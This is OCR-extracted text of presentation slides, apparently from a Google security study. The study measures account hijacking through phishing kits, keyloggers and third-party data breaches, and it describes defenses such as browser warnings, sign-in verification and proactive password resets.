315


SMTP templates

Email flagging

788K

Estimated credentials


Roughly 1K keylogger operators



26%

Hijackers operating out of Nigeria, Brazil, and Senegal

Understanding victims



Sample of stolen Google accounts:

Signup location	%
Brazil	18%
India	10%
United States	8%
Turkey	6%
Philippines	4%
Other	54%

Quantifying risk of account takeover

Potential takeover targets analyzed

3.7M

Samples of phished credentials

3K

Samples of keylogged credentials

1.9B

Credentials exposed by third-party breaches

Risk to Google accounts

	Prevalence of Google accounts
Phishing	28%
Keylogging	30%
Third-party data breach	12%


Risk to Google accounts

	Prevalence of Google accounts	If Google, likelihood password valid
Phishing	28%	25%
Keylogging	30%	12%
Third-party data breach	12%	7%

Risk to Google accounts

	Prevalence of Google accounts	If Google, likelihood password valid	If valid password, account takeover risk
Phishing	28%	25%	463x
Keylogging	30%	12%	39x
Third-party data breach	12%	7%	12x

Attackers adapt to risk-based defenses




Fraction of phishing kits, keyloggers, and third-party breaches targeting particular types of data.

Protecting users

Paradigm of passwords as sole authentication factor is outdated

Defense in-depth




10:50

Deceptive site ahead

Attackers on **testsafebrowsing.appspot.com** may trick you into doing something dangerous like installing software or revealing your personal information (for example, passwords, phone numbers, or credit cards).

□ Automatically report details of possible security incidents to Google. Privacy policy



Google

Verify it's you

This device isn't recognized. For your security, Google wants to make sure it's really you. Learn more


your.account@gmail.com

Try another way to sign in

Tap **Yes** on your phone or tablet

Get a verification code at (•••) •••-••99
Standard rates apply

Call your phone on file (•••) •••-••99



Google

Sign-in attempt prevented

Hi Test,
Someone just tried to sign in to your Google Account your.account@gmail.com from an app that doesn't meet modern security standards.

Details:
Wednesday, May 18, 2016 11:45 PM (Pacific Time)

Proactively reset passwords

67M

accounts proactively re-secured

Takeaways

Billions of passwords available to hijackers.

Use these as ground truth to assess defenses.

Defense in-depth and proactive discovery of stolen passwords critical to protecting users.

Thank you

kurtthomas@google.com